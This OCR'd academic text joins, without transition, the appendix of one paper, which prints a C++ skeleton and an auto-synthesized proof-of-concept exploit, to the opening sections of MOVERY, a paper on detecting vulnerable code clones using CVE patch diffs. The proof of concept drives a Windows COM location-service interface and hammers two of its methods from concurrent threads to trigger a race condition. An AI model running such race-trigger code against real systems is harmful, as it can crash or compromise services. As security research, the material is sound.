        const WCHAR ObjStr[] = L"Template.Skeleton.ClassName";
        IInspectable* tempObject; // All WinRT supports
            IInspectable
        hr = ActivateInstance(HStringReference(ObjStr).Get(),
            &tempObject);
        if (FAILED(hr))
        {
            return PrintError(__LINE__, hr);
        }
        // Skeleton Comment: Assign tempObject to
            Interfaces Declaration handles
        *_IDefaultInterface = tempObject;
    }else{
        // CallSeqMap[]: Acquire BeginInterface
        CLSID clsid;

            CLSIDFromString(CComBSTR("{D0D0CACA-D0D0-CACA-D0D0-CACAD0D0CACA}"),
            &clsid);
        CLSID iid;

            CLSIDFromString(CComBSTR("{D0D0CBCB-D0D0-CBCB-D0D0-CBCBD0D0CACA}"),
            &iid);
        PVOID tempObject_class;
        hr = CoCreateInstance(
            clsid,
            NULL,
            CLSCTX_LOCAL_SERVER,
            iid,
            (void**)&tempObject_class
            );
        if (FAILED(hr)) { return PrintError(__LINE__, hr); }
        // Skeleton Comment: Assign tempObject_class to
            Interfaces Declaration handles
        *_IDefaultInterface = tempObject_class;
    }
    // Skeleton Comment: generate method call sequences
        in order according to CallSeqMap[]
    // Skeleton Comment:
        Method1->Method2->Method3->MethodX...
    // Skeleton Comment: Prepare parameters for Method1.
    int int_a0_method1 = 1;
    std::string string_a1_method1 = "CServer::Init";
    // Skeleton Comment: Invoke Method1
    hr = _IDefaultInterface->Proc{Number}(int_a0_method1,
        string_a1_method1, &_IActionInterface); // Fill
        parameter list composed according to method
        definition
    if (FAILED(hr)) { return PrintError(__LINE__, hr); } //
        InterStep Error check
    // Skeleton Comment: Prepare parameters for Method2.
    std::string string_a1_method2 = "CServer::Start";
    // Skeleton Comment: Invoke Method2
    hr = _IActionInterface->Proc{Number}(string_a1_method2,
        &_ITargetInterface);
    if (FAILED(hr)) { return PrintError(__LINE__, hr); }
    // Skeleton Comment: Prepare parameters for
        Method3...
    // Skeleton Comment: Invoke Method3
    // Skeleton Comment: Once we obtain a reference to
        _ITargetInterface, invoke unsafe methods
        concurrently.
    // Skeleton Comment: Prepare 4 threads to invoke each
        method twice.
    DWORD tid = 0;
        CreateThread(NULL, 0, RaceFunction_1, (LPVOID)(0), 0,
            &tid);
        CreateThread(NULL, 0, RaceFunction_2, (LPVOID)(0), 0,
            &tid);
        CreateThread(NULL, 0, RaceFunction_1, (LPVOID)(0), 0,
            &tid);
        CreateThread(NULL, 0, RaceFunction_2, (LPVOID)(0), 0,
            &tid);
        Sleep(600000); // Let the POC run for 10 seconds.
    printf("Synthesized POC Skeleton end\n");
    return 0;
}
```

Figure 12: Skeleton Program for Synthesizing PoC Exploits.

```cpp
#include <tchar.h>
#include <iostream>
#include <stack>
#include <string>
#include <ctype.h>
#include <algorithm>
#include <vector>
#include <robuffer.h>
#include <cstring>
#include <Windows.h>
#include <comdef.h>
#include <wrl\client.h>
#include <wrl\wrappers\corewrappers.h>
#include <winerror.h>
#include <windows.foundation.h>
#include <wrl.h>
#include <wrl/implements.h>
#include <windows.storage.streams.h>
#include <winrt\Windows.Foundation.h>
#include <atlcomcli.h>
#include "interface_def.h"
#pragma comment(lib, "runtimeobject.lib")
using namespace ABI::Windows::Foundation;
using namespace ABI::Windows::Foundation::Collections;
using namespace ABI::Windows::Storage::Streams;
using namespace Microsoft::WRL;
using namespace Microsoft::WRL::Wrappers;
bool isWinRT = false;// global variable
// typedefs
typedef char sbyte;
typedef BYTE byte;
typedef unsigned int uint;
typedef PVOID IDefaultInterface;
// Skeleton Comment: Interfaces Declaration Template
IDefaultInterface* _IDefaultInterface; // Skeleton Comment: Name regulate to "_I{InterfaceNameOrIID}"
IVisitClientBoundary* _IVisitClientBoundary;
ILocationManager* _ILocationManager;
IVisitInformation* _IVisitInformation;
IVisitInformationInternal* _IVisitInformationInternal;
ILocationSession* _ILocationSession;
ILocationInformation* _ILocationInformation;
// Skeleton Comment: error-handle functions
int PrintError(unsigned int line, HRESULT hr)
{
        wprintf_s(L"ERROR: Line:%d HRESULT: 0x%X\n", line, hr);
        return hr;
}
HRESULT hr;
// Skeleton Comment: Synthesizing Potential Race Procedure Function Pairs
DWORD WINAPI RaceFunction_1(LPVOID lpParam){
    // Skeleton Comment: Prepare parameters for _ITargetInterface->Proc{Number}
    while(1){
        hr = _IVisitInformationInternal->Proc6(_ILocationInformation);
    }
}
DWORD WINAPI RaceFunction_2(LPVOID lpParam){
    // Skeleton Comment: Prepare parameters for _ITargetInterface->Proc{Number}
    while(1){
        ILocationInformation* temp;
        hr = _IVisitInformation->Proc3(&temp);
    }
}
// Synthesized POC begin
int main(){
    // Initialize COM Multithreaded invocation context
    RoInitializeWrapper initialize(RO_INIT_MULTITHREADED);
        if (FAILED(initialize)) { return PrintError(__LINE__, initialize); }
    printf("Synthesized POC Skeleton begin\n");
    // Prepare Parameters for CoCreateInstance/ActivateInstance to get Local_SERVER interface handle
    if (isWinRT){
        const WCHAR ObjStr[] = L"Template.Skeleton.ClassName";
        IInspectable* tempObject; // All WinRT supports IInspectable
        hr = ActivateInstance(HStringReference(ObjStr).Get(), &tempObject);
        if (FAILED(hr))
        {
            return PrintError(__LINE__, hr);
        }
        // Skeleton Comment: Assign tempObject to Interfaces Declaration handles
        *_IDefaultInterface = tempObject;
    }else{
        // CallSeqMap[]: Acquire BeginInterface
        CLSID clsid;

        CLSIDFromString(CComBSTR("{08D9DFDF-C6F7-404A-A20F-66EEC0A609CD}"), &clsid);
        CLSID iid;

        CLSIDFromString(CComBSTR("{3d0423b1-bbd4-4c4a-8f20-da15228e0f3d}"), &iid);
        PVOID tempObject_class;
        hr = CoCreateInstance(
            clsid,
            NULL,
            CLSCTX_LOCAL_SERVER,
            iid,
            (void**)&tempObject_class
            );
        if (FAILED(hr)) { return PrintError(__LINE__, hr); }
        // Skeleton Comment: Assign tempObject_class to Interfaces Declaration handles
        _ILocationManager = (ILocationManager*)tempObject_class;
    }
    // Skeleton Comment: generate method call sequences in order according to CallSeqMap[]
    // Skeleton Comment:
    // Method1->Method2->Method3->MethodX...
    // Skeleton Comment: Prepare parameters for Method1.
    // Skeleton Comment: Invoke Method1
    hr = _ILocationManager->Proc6(&_IVisitClientBoundary); // Fill parameter list composed according to method definition
    if (FAILED(hr)) { return PrintError(__LINE__, hr); } // InterStep Error check
    // Skeleton Comment: Prepare parameters for Method2.
    // Skeleton Comment: Invoke Method2
    hr = _IVisitClientBoundary->Proc3(&_IVisitInformation);
    if (FAILED(hr)) { return PrintError(__LINE__, hr); }
    // Skeleton Comment: Prepare parameters for Method3.
    // Skeleton Comment: Invoke Method3
    hr =
    _IVisitInformation->QueryInterface(&_IVisitInformationInternal);
    if (FAILED(hr)) { return PrintError(__LINE__, hr); }
    // Skeleton Comment: Prepare parameters for Method4.
    LPVOID buffer_a0_method4 = (LPVOID)malloc(0x24);
    // Skeleton Comment: Invoke Method4
    hr = _ILocationManager->Proc4(buffer_a0_method4, &_ILocationSession);
    if (FAILED(hr)) { return PrintError(__LINE__, hr); }
    // Skeleton Comment: Prepare parameters for Method5.
    // Skeleton Comment: Invoke Method5
    hr = _ILocationSession->Proc7(&_ILocationInformation);
    if (FAILED(hr)) { return PrintError(__LINE__, hr); }
    // Skeleton Comment: Once we obtain a reference to _ITargetInterface, invoke unsafe methods concurrently.
    // Skeleton Comment: Prepare 4 threads to invoke each method twice.
    DWORD tid = 0;
        CreateThread(NULL, 0, RaceFunction_1, (LPVOID)(0), 0, &tid);
        CreateThread(NULL, 0, RaceFunction_2, (LPVOID)(0), 0, &tid);
        CreateThread(NULL, 0, RaceFunction_1, (LPVOID)(0), 0, &tid);
        CreateThread(NULL, 0, RaceFunction_2, (LPVOID)(0), 0, &tid);
        Sleep(600000); // Let the POC run for 10 seconds.
    printf("Synthesized POC Skeleton end\n");
    return 0;
}
```

Figure 13: Auto Synthesized PoC Exploits for Figure 8.

MOVERY: A Precise Approach for Modified Vulnerable Code Clone Discovery from Modified Open-Source Software Components

Seunghoon Woo, Hyunji Hong, Eunjin Choi, Heejo Lee*
Korea University, {seunghoonwoo, hyunji_hong, silver_jin, heejo}@korea.ac.kr

Abstract

Vulnerabilities inherited from third-party open-source software (OSS) components can compromise the entire software security. However, discovering propagated vulnerable code is challenging as it proliferates with various code syntaxes owing to the OSS modifications, more specifically, internal (*e.g.*, OSS updates) and external modifications of OSS (*e.g.*, code changes that occur during the OSS reuse).

In this paper, we present MOVERY, a precise approach for discovering vulnerable code clones (VCCs) from modified OSS components. By considering the oldest vulnerable function and extracting only core vulnerable and patch lines from security patches, MOVERY generates vulnerability and patch signatures that effectively address OSS modifications. For scalability, MOVERY reduces the search space of the target software by focusing only on the codes borrowed from other OSS projects. Finally, MOVERY determines that the function is VCC when it matches the vulnerability signature and is distinctive from the patch signature.

When we applied MOVERY on ten popular software selected from diverse domains, we observed that 91% of the discovered VCCs had different code syntax from the disclosed vulnerable function. Nonetheless, MOVERY discovered VCCs at least 2.5 times more than those discovered in existing techniques, with much higher accuracy: MOVERY discovered 415 VCCs with 96% precision and 96% recall, whereas two recent VCC discovery techniques, which hardly consider internal and external OSS modifications, discovered only 163 and 72 VCCs with at most 77% precision and 38% recall.

1 Introduction

The growing number of open-source software (OSS) has made it possible for developers to reuse neat functionalities from reliable OSS projects [11, 12, 37]. At the same time, however, vulnerabilities propagated by the third-party OSS reuse can threaten the security of the entire system [14, 17, 48, 49]. Maintaining OSS components up to date can, in principle, be a solution to prevent such threats. However, a hasty component update can adversely affect the entire system (*e.g.*, backward compatibility problems [40, 44]), especially when developers reuse OSS projects with code or structural modifications [48].

Therefore, developers often backport upstream security patches [43] to prevent undesirable threats from vulnerabilities, instead of updating the entire component. To this end, they first need to identify vulnerable code in the component to be fixed [13, 43], for example, by leveraging vulnerable code clone (VCC) discovery techniques (*e.g.*, [17, 49]) and software composition analysis (SCA) techniques that identify reused components in a target program (*e.g.*, [9, 48]).

Unfortunately, the precise discovery of vulnerabilities from modified OSS components is becoming challenging; the main obstacle is the *syntax diversity* of vulnerable code, mostly caused by the following two types of OSS modifications.

- **Internal modification of the OSS:** The OSS source code frequently changes during *OSS version updates*. In this context, vulnerable codes can exist in various forms depending on the OSS version, and can be propagated to other software with various syntaxes.
- **External modification of the OSS:** Vulnerable code can be modified during the *OSS reuse process*, owing to the nature of the OSS ecosystem where the source code is often modified in the reuse process [48].

These two types of OSS modifications collectively impair the accuracy of discovering propagated vulnerable code, as their syntax can differ from that of the disclosed vulnerable code (*e.g.*, through public vulnerability databases [31]). To the best of our knowledge, none of the existing techniques are capable of precisely discovering vulnerable codes of various syntaxes present in the modified OSS components.

Limitations of existing techniques. Existing VCC discovery techniques (*e.g.*, [14, 17, 49]) do not consider internal modifications of the OSS and examine only external modifications in a limited fashion, thereby producing many false negatives. In particular, they can only discover VCCs containing code

*Heejo Lee is the corresponding author.

lines that were deleted from security patches, which are often omitted in VCCs within modified OSS components. In contrast, existing SCA tools (*e.g.*, [9,48]) determine the existence of vulnerabilities based only on the reused OSS version, producing false positives especially when the vulnerable code is patched through backporting or not reused. Incidentally, existing code clone detection techniques (*e.g.*, [35,42]) can be used to discover VCCs, but they are prone to produce false positives because they cannot distinguish vulnerable and patched codes that exhibit high code similarities in general [17, 49].

To overcome such shortcomings, we present MOVERY (MOdified Vulnerable code clone discovERY), a precise approach for discovering modified vulnerable code clones from modified OSS components.

Our approach. The key idea of MOVERY, which is outstandingly distinguishable from existing VCC discovery techniques, lies in generating an extensible signature that comprehends from the oldest to disclosed vulnerable functions.

MOVERY comprises the following two phases: (1) P1 for generating signatures, and (2) P2 for discovering VCCs.

In P1, MOVERY generates vulnerability and patch signatures using vulnerable and patched functions reconstructed from security patches. Specifically, MOVERY uses techniques called *function collation* and *core line extraction*. Unlike existing techniques that focus only on the disclosed vulnerable function, MOVERY additionally considers the oldest vulnerable function and collates them; this is for addressing internal OSS modifications, as the delta between the oldest and disclosed vulnerable functions summarizes the changes in the vulnerable code during OSS updates. Thereafter, MOVERY generates signatures by storing only the core vulnerable and patch code lines; the generated signatures can be used to discover VCCs without being affected by code changes other than core vulnerable and patch code lines (see Section 3.1).

In P2, MOVERY discovers the VCCs in the target software using the generated signatures. For scalability, MOVERY reduces the VCC search space by leveraging the concept of the existing SCA technique [48], which only inspects code parts borrowed from other OSS. For accuracy, MOVERY applies a selective abstraction technique to precisely discover VCCs with external OSS modifications. Finally, MOVERY confirms that the function in the target software is a vulnerable code clone when it matches vulnerability signatures and is distinctive from patch signatures (see Section 3.2).

Evaluation. Experimental results showed that MOVERY significantly outperformed existing VCC discovery techniques such as ReDeBug [14] and VUDDY [17]. For evaluation, we collected 4,219 Common Vulnerabilities and Exposures (CVE) patches from the NVD [31], including all the C/C++ CVEs that released their patches via Git [19, 47].

When we applied MOVERY, ReDeBug, and VUDDY on ten popular software selected from diverse domains, we observed that 91% of the discovered VCCs had a different syntax from disclosed vulnerable functions. In the experiments, MOVERY was able to discover VCCs at least 2.5 times more than existing techniques with much higher accuracy; this is because ReDeBug and VUDDY neither consider OSS modifications nor properly address the syntax diversity of VCCs, resulting in many false negatives. Specifically, MOVERY discovered 415 VCCs with 96% precision and 96% recall, meanwhile ReDeBug and VUDDY discovered 163 and 72 VCCs with at most 77% precision and 38% recall (see Section 5.1).

We further confirmed that MOVERY showed substantially better accuracy in discovering VCCs from modified components than MVP [49] (*i.e.*, a recurring vulnerability detection technique) and CENTRIS [48] (*i.e.*, an SCA technique): MVP, which does not consider internal OSS modifications, reported 184 false negatives (54% recall) for ten target software, while the CENTRIS-based VCC discovery approach yielded 272 false positives (51% precision) as it did not consider backported security patches (see Section 5.2 and Section 5.3).

Moreover, we demonstrated that MOVERY discovered VCCs from ten target software of various code sizes (*i.e.*, ranging from 212,672 to 14,489,534 C/C++ lines of code) within 200 s on average (for each software). This measured elapsed time is shorter than that of ReDeBug (298 s) and VUDDY (798 s), suggesting that MOVERY is sufficiently fast and scalable for practical usage (see Section 5.4).

Contributions. We summarize our contributions below.

- We present MOVERY, the first approach for precisely discovering VCCs in modified OSS components. The key technique is generating signatures that are capable of addressing the internal and external OSS modifications.
- We demonstrated that internal modifications of the OSS, which were hardly considered in existing techniques, can play a leading role in the syntax diversity of VCCs.
- Although most (91%) of the syntax of VCCs in modified components differed from the disclosed vulnerable functions, MOVERY was able to discover 415 VCCs in ten target software selected from diverse domains, with 96% precision and 96% recall.

2 Motivation

In this section, we clarify the target problem of MOVERY, and discuss the motivation for MOVERY with examples.

2.1 Problem statement

We focused on discovering propagated vulnerabilities in the modified OSS components. Suppose that a vulnerability is introduced in an OSS and is then patched. Let f_d be the disclosed vulnerable function (*e.g.*, through public vulnerability databases), f_p be the patched function, and f_o be the vulnerable function contained in an older version of the OSS, which has a different code syntax from f_d (see Figure 1).



Figure 1: Depiction of the vulnerability fix flow from the vulnerability introduction to the vulnerability patch.

Using these terms, we can classify the propagation of vulnerability caused by vulnerable OSS reuse into the following four categories (**C1** to **C4**, see Table 1):

Table 1: Classification of vulnerable function propagation.

Category	Description
C1	f_d is reused without code modification.
C2	f_d is reused with code modification.
C3	f_o is reused without code modification.
C4	f_o is reused with code modification.

Regardless of the category, all propagated vulnerable functions should be discovered and patched.

Technical challenges. The main technical challenge is addressing the syntax diversity of vulnerable code, mostly arises for the following two reasons: *internal* and *external modification of the OSS*. As the source code of an OSS frequently changes during OSS version updates (*i.e.*, internal modifications of OSS), the syntax of a vulnerable function can also be changed (*i.e.*, **C3** and **C4**). Moreover, developers often apply their own code patches to OSS components (*i.e.*, external modifications of OSS), and thus, a propagated vulnerable function can exist with various syntaxes (*i.e.*, **C2** and **C4**).

Such syntax diversity significantly impairs the accuracy of VCC discovery. Existing VCC discovery techniques (*e.g.*, [14, 17, 49]) can cover only **C1** and limited **C2**, thereby producing many false negatives. Typically, they define code lines deleted from the security patch as *vulnerable lines*, and determine a function as VCC only if the function contains all the vulnerable lines. However, the vulnerable lines in f_d they defined may not exist in f_o due to the OSS modifications; in this case, they fail to discover VCCs, producing false negatives.

2.2 Motivating examples

We introduce two VCC examples with different syntaxes from disclosed vulnerable codes; all are now fixed (*i.e.*, patched) by the development teams. What we want to emphasize here is that syntactically different VCCs can appear in practice owing to internal and external OSS modifications, and that these are difficult to discover precisely.

Example 1) We first introduce a memory allocation failure vulnerability that existed in LibZip before v1.3.0 (*i.e.*, CVE-2017-14107). Listing 1 shows the patch snippet for fixing the vulnerability. We confirmed that PHP[1], which was reusing vulnerable LibZip, backported the security patch in 2017; the patched function snippet in PHP is shown in Listing 2.

[1] `https://github.com/php/php-src`

Listing 1: A patch snippet for CVE-2017-14107 in LibZip.

```
index 3bd593b1..9d3a4cbb 100644
--- a/lib/zip_open.c
+++ b/lib/zip_open.c
@@ ... @@ _zip_read_eocd64 (...) {
  zip_cdir_t *cd;
  zip_uint64_t offset;
  zip_uint8_t eocd[EOCD64LEN];
...
      zip_error_set(error, ZIP_ER_SEEK, EFBIG);
      return NULL;
  }
-  if ((flags & ZIP_CHECKCONS)
       && offset+size != eocd_offset) {
+  if (offset+size > buf_offset + eocd_offset) {
+      /* cdir spans past EOCD record */
+      zip_error_set(error, ZIP_ER_INCONS, 0);
+      return NULL;
+  }
+  if ((flags & ZIP_CHECKCONS)
       && offset+size != buf_offset + eocd_offset) {
      zip_error_set(error, ZIP_ER_INCONS, 0);
```

Listing 2: The patched _zip_read_eocd64 function in PHP. Highlighted areas indicate the code parts that differ from the disclosed patched function. The vulnerable _zip_read_eocd64 function in PHP exhibited only 13% syntax similarity to the disclosed vulnerable function of LibZip.

```
static struct zip_cdir * _zip_read_eocd64 (...) {
  struct zip_cdir_t *cd;
  zip_uint64_t offset;
  const zip_uint8_t *cdp;
...
      _zip_error_set(error, ZIP_ER_SEEK, EFBIG);
      return NULL;
  }
  if (offset+size > buf_offset + eocd_offset) {
      /* cdir spans past EOCD record */
      _zip_error_set(error, ZIP_ER_INCONS, 0);
      return NULL;
  }
  if ((flags & ZIP_CHECKCONS)
      && offset+size != buf_offset + eocd_offset) {
      _zip_error_set(error, ZIP_ER_INCONS, 0);
```

Because PHP reused an older version of LibZip (released in 2013) with code modifications, the syntax of the vulnerable function in PHP was different from that specified in the disclosed patch for CVE-2017-14107. Considering the function as a set of code lines, when measuring Jaccard similarity [46] between the vulnerable function in PHP and the vulnerable function disclosed in LibZip, the measured similarity was 13%. Moreover, the PHP team could not directly apply the security patch owing to the syntax diversity. For these reasons, the PHP team modified and applied the disclosed security patch to their codebase, rather than updating the entire LibZip to a safe version (*i.e.*, v1.3.0 or later).

This suggests the need to discover VCCs with large code differences (in this case, 87%) from the disclosed vulnerable function. MOVERY, which considers the syntax of the oldest vulnerable function and uses only the core lines in signature generation, can discover even a VCC with such large code differences (details are explained in Section 3).

Listing 3: A patch snippet for CVE-2014-5461 in Lua 5.2.3.

```
index aafa3dca2..d02e11328 100644
--- a/ldo.c
+++ b/ldo.c
@@ -326,7 +327,13 @@ int luaD_precall (...) {
  Proto *p = clLvalue(func)->p;
- luaD_checkstack(L, p->maxstacksize);
- func = restorestack(L, funcr);
  n = cast_int(L->top - func) - 1;
+ luaD_checkstack(L, p->maxstacksize);
  for (; n < p->numparams; n++)
    setnilvalue(L->top++);
- base = (!p->is_vararg)? func + 1:
      adjust_varargs(L, p, n);
+ if (!p->is_vararg) {
+   func = restorestack(L, funcr);
+   base = func + 1;
+ }
```

Listing 4: A backporting patch for CVE-2014-5461 in Redis.

```
--- a/deps/lua/src/ldo.c
+++ b/deps/lua/src/ldo.c
@@ -276,3 +276,3 @@ int luaD_precall (...) {
  Proto *p = cl->p;
- luaD_checkstack(L, p->maxstacksize);
+ luaD_checkstack(L, p->maxstacksize + p->numparams);
  func = restorestack(L, funcr);
// No "base = (!p->is_vararg)? func + 1:..." code line
```

However, VUDDY [17], a scalable VCC discovery technique that only considers limited changes in the vulnerable function, cannot discover such VCCs. ReDeBug [14], a VCC discovery technique that considers nearby three (by default) lines of deleted and added code lines from the patch, also fails to discover such a VCC because the three lines immediately above the lines deleted from the patch (*i.e.*, lines #9, #10, and #11 in Listing 1) differ from those of the function in PHP (*i.e.*, lines #6, #7, and #8 in Listing 2).

Example 2) As an example of a VCC that does not include the code lines deleted from the patch, we introduce a buffer overflow vulnerability that existed in Lua[2] v5.1 through v5.2.2, which allows context-dependent attackers to cause a denial of service attack (*i.e.*, CVE-2014-5461). Listing 3 shows the patch snippet applied in Lua v5.2.3. We confirmed that Redis[3], which reused vulnerable Lua with code modifications, backported the security patch for CVE-2014-5461 in September 2020 (see Listing 4).

Specifically, we noted that the patch applied in Redis was different from that applied in the Lua repository. This is because Redis reused an old version of Lua (v5.1.5) where the syntax of the vulnerable function is different from what is disclosed, it was infeasible for the Redis team to apply the patch for CVE-2014-5461 as it was (*e.g.*, line #12 of Listing 3 did not exist in the reused code parts of Lua within Redis), and thus they followed the patch suggested on the official bug tracker of Lua[4].

[2] https://github.com/lua/lua
[3] https://github.com/redis/redis
[4] http://www.lua.org/bugs.html#5.2.2-1




Figure 2: High-level overview of the workflow of MOVERY.

This case highlights the need to discover VCCs that were propagated with the syntax of older versions, which may not contain the code lines deleted from security patches. MOVERY makes this possible by collating vulnerable functions between the oldest and the disclosed vulnerable versions (see Section 3). However, existing VCC discovery techniques [14, 17, 49] fail to discover such a VCC when vulnerable lines they defined (*e.g.*, in this case, line #12 in Listing 3) are not contained in the VCC. In contrast, existing SCA techniques [9, 48] misinterpret that Redis still contains the vulnerability because a vulnerable version of Lua (*i.e.*, v5.1.5) is reused in Redis, despite the Redis team has backported the security patch.

3 Methodology of MOVERY

In this section, we describe the methodology of MOVERY. MOVERY comprises the following two phases: *signature generation phase* (**P1**) and *VCC discovery phase* (**P2**). In **P1**, MOVERY uses techniques called *function collation* and *core line extraction* to generate extensible signatures for addressing the syntax diversity of vulnerable codes. In **P2**, for scalability, MOVERY reduces the search space of the target software by focusing only on the code parts borrowed from other OSS. On top of that, MOVERY discovers a VCC in the target software: a function that is distinct from patch signatures and simultaneously matches the vulnerability signatures. The high-level workflow of MOVERY is shown in Figure 2.

3.1 Signature generation (P1)

Given a 3-tuple of functions, the oldest vulnerable function (f_o), the disclosed vulnerable function (f_d), and the patched function (f_p), MOVERY generates vulnerability and patch signatures (the method for collecting vulnerable and patched functions is introduced in Section 4.1).

Principles of signature generation. First, we decided that signatures should satisfy the following three principles to address the syntax diversity of vulnerable code clones.

(1) Minimization. The ability to address syntax diversity decreases as more code lines are included in the signature [49]. Hence, we need to generate a signature by collecting a minimal number of *core* code lines that are capable of discovering vulnerable code clones.

(2) Extensibility. Vulnerability signatures should be extensible (*i.e.*, from the oldest to the disclosed vulnerable functions) to address internal OSS modifications.

(3) Perceptibility. Signatures should be available to determine whether the environment in which the vulnerable code manifests (*e.g.*, control dependencies), is still preserved in the propagated vulnerable code.

Phase overview. For each vulnerability, MOVERY first examines the common code lines between f_o and f_d by collating them (*i.e.*, for extensibility). MOVERY then extracts only the following core code lines from f_o and f_d: *essential* and *dependent* vulnerable code lines (*i.e.*, for perceptibility). By gathering only the extracted essential and dependent vulnerable code lines (*i.e.*, for minimization), MOVERY generates a vulnerability signature. A similar process is applied to generating patch signatures; MOVERY analyzes f_p, extracts essential and dependent patch code lines, and then generates a patch signature by gathering them.

Function collation. Unlike existing VCC discovery techniques (*e.g.*, [14, 17, 49]) that focus only on code lines in f_d, MOVERY examines (f_o, f_d) pairs to generate extensible vulnerability signatures for addressing syntax diversity caused by internal OSS modifications. Because f_o and f_d contain the same vulnerability, we can infer that code lines (1) present in both f_o and f_d and (2) deleted from security patches would play an important role in manifesting the vulnerability (we further discuss this in Section 6).

Essential vulnerable and patch line extraction. To address syntax diversity caused by external OSS modifications, we only consider core lines in signature generation. To this end, we first define essential vulnerable and patch lines as follows.

> ◇ **Definition I. Essential vulnerable and patch lines.**
>
> We define *essential vulnerable lines* (E_V) as the code lines that are deleted in the security patch and included in both f_o and f_d. We then define *essential patch lines* (E_P), the code lines that are added in the security patch, but do not exist in both f_o and f_d.

The essential vulnerable (E_v) and patch lines (E_p) can be formally expressed as follows (let l be a source code line):

$$E_V = \{\, l \,|\, (l \in (f_d \setminus f_p)) \wedge (l \in (f_o \cap f_d)) \wedge (l \notin f_p) \,\}$$

$$E_P = \{\, l \,|\, (l \in (f_p \setminus f_d)) \wedge (l \notin (f_o \cup f_d)) \wedge (l \in f_p) \,\}$$

Listing 5: A patch snippet for CVE-2016-8654.

```
// Jasper_1.900.31/src/libjasper/jpc/jpc_qmfb.c
void jpc_qmfb_split_col (...) {
...
if (bufsize > QMFB_SPLITBUFSIZE) {
    if (!(buf = jas_alloc2(bufsize, sizeof(jpc_fix_t)))) {
        abort();
    }
}
if (numrows >= 2) {
-   hstartcol = (numrows + 1 - parity) » 1;
-   // ORIGINAL (WRONG): m = (parity) ?
                          hstartcol : (numrows - hstartcol);
-   m = numrows - hstartcol;
+   hstartrow = (numrows + 1 - parity) » 1;
+   // ORIGINAL (WRONG): m = (parity) ?
                          hstartrow : (numrows - hstartrow);
+   m = numrows - hstartrow;
    n = m;
    dstptr = buf;
    srcptr = &a[(1 - parity) * stride];
```

Listing 6: The oldest vulnerable function snippet for CVE-2016-8654. Highlighted areas indicate the code parts that differ from the disclosed vulnerable function.

```
// Jasper_1.900.1/src/libjasper/jpc/jpc_qmfb.c
void jpc_qmfb_split_col (...) {
...
if (bufsize > QMFB_SPLITBUFSIZE) {
    if (!(buf = jas_alloc(bufsize * sizeof(jpc_fix_t)))) {
        abort();
    }
}
if (numrows >= 2) {
    hstartcol = (numrows + 1 - parity) » 1;
    m = (parity) ? hstartcol : (numrows - hstartcol);
    n = m;
    dstptr = buf;
    srcptr = &a[(1 - parity) * stride];
```

As a working example, we introduce the CVE-2016-8654 case, a heap-buffer overflow vulnerability discovered in Jasper. Listing 5 shows the patch snippet based on Jasper v1.900.31, and Listing 6 shows the oldest vulnerable function snippet from Jasper v1.900.1. Among the code lines deleted from the patch (*i.e.*, lines #10 to #12 in Listing 5), only line #10 in Listing 5 exists in the oldest vulnerable function; therefore, this line belongs to E_v. Subsequently, the code lines added from the patch (*i.e.*, lines #13 to #15 in Listing 5) are included in E_p (*i.e.*, these lines belong to neither f_o nor f_d).

Dependent vulnerable and patch line extraction. Propagated essential vulnerable lines do not always guarantee that the vulnerable behavior is still maintained. To consider the environment where the vulnerability manifested, MOVERY examines dependent code lines. In particular, MOVERY pays attention to the code lines that have control or data dependencies with the essential vulnerable and patch lines, which have a major impact on vulnerability manifestation [3, 49].

> ◇**Definition II. Dependent vulnerable and patch lines.**
>
> We define *dependent vulnerable lines* (D_v) as the code lines that have control or data dependencies with the essential vulnerable lines and are included in both f_o and f_d. We then define *dependent patch lines* (D_p), the code lines in f_p that are dependent on the essential patch lines.

Let $x \mapsto_c y$ and $x \mapsto_d y$ indicate the control and data dependency of a code line x with y, respectively. Then, the dependent vulnerable code lines (D_v) and dependent patch code lines (D_p) can be formally expressed as follows:

$$D_v = \left\{ l \,|\, \left(l \in (f_o \cap f_d) \right) \wedge \left((l \mapsto_c l_v) \vee (l \mapsto_d l_v) \right) \right\}$$
$$D_p = \left\{ l \,|\, \left(l \in f_p \right) \wedge \left((l \mapsto_c l_p) \vee (l \mapsto_d l_p) \right) \right\}$$

where $l_v \in E_v$ and $l_p \in E_p$. For example, in the case of CVE-2016-8654, code lines that have control dependencies (*e.g.*, line #9 in Listing 5 and Listing 6) or data dependencies (*e.g.*, line #18 (#14) in Listing 5 (Listing 6)) with the essential vulnerable line are included in D_v.

Control flow code line extraction. Owing to the changes in control flows of the vulnerable function, the environment where the vulnerability executed may not be persisted in the cloned function; such differences in control flows can yield false positives in VCC discovery. Therefore, we decided to include vulnerable control flow code lines (F_v) into signatures.

> ◇**Definition III. Vulnerable control flow code lines.**
>
> We define *vulnerable control flow code lines* (F_v) as the conditional statements that directly related to the control flow from the entrance of the vulnerable function to the essential vulnerable code lines.

For example, in Listing 5 and Listing 6, three conditional statements (*i.e.*, lines #4, #5, and #9 in both listings) are passed before reaching the essential vulnerable lines (*i.e.*, line #10 in both listings). Similarly, for extensibility, only code lines common to f_o and f_d are considered when examining the control flow reaching the essential vulnerable lines. Consequently, lines #4 and #9 in Listing 5 and Listing 6 are defined as vulnerable control flow code lines.

Here, we consider the control flow only in vulnerable functions. If a new control flow is added through the security patch, the added lines (*e.g.*, conditional statements) are included in the essential patch lines; we decided that there was no need to include duplicate code lines in the patch signature.

Signature generation. Finally, MOVERY generates a vulnerability signature (S_v) and a patch signature (S_p) by gathering the previously extracted information.

$$S_v = (E_v,\, D_v,\, F_v)$$
$$S_p = (E_p,\, D_p)$$

One important thing is that MOVERY does not simply store code lines belonging to each element with their original syntax. Instead, MOVERY applies text-preprocessing to code lines, which can prevent false negatives caused by changes that do not affect the meaning of the vulnerable and patched code [17, 49]. Specifically, MOVERY utilizes the following two techniques: *normalization* and *abstraction*.

Listing 7: Example vulnerability signature for CVE-2016-8654.

```
Sv = (
